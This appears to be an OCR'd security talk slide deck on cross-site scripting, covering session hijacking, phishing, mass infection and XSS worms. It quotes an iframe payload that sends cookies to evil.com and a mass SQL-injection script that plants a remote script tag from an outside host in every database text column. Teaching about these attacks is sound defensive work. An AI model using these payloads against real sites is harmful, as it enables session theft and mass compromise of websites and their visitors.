
Courtesy Verizon

XSS Epidemic

- 70-90% of applications are vulnerable
- 466 new vulnerable SSL websites per day




Courtesy Netcraft




Sun microsystems ASPECT SECURITY

“Alert Boxes Don’t Scare Me”




You Are Not the Target


wired



xsspired




Session Hijacking




```
<IFRAME
SRC="javascript:window.loca
tion=%22http://
www.evil.com/evil.php?foo=%
22+document.cookie"
height="1" width="1"
frameborder="0">
</IFRAME>
```


* could also steal or corrupt any data that's on the page


Phishing




- Attacker…
  - Injects a fake login form
  - Gets victim's credentials
  - Victim has no idea

Installing Malware






Mass Distribution





```
DECLARE @T varchar(255),@C
varchar(255) DECLARE
Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects
a,syscolumns b where a.id=b.id
and a.xtype='u' and (b.xtype=99
or b.xtype=35 or b.xtype=231 or
b.xtype=167) OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor
INTO @T,@C WHILE
(@@FETCH_STATUS=0) BEGIN exec
('update ['+@T+'] set ['+@C+']
=rtrim(convert(varchar,['+@C
+' ]))+''<script
src=http://c.uc8010.com/
0.js></script>''')FETCH NEXT
FROM Table_Cursor INTO @T,@C
END CLOSE Table_Cursor
DEALLOCATE Table_Cursor DECLARE
@T varchar(255),@C
```

Thousands of sites hit at once


Attacking Intranets



Attacking Intranets



XSS Worms

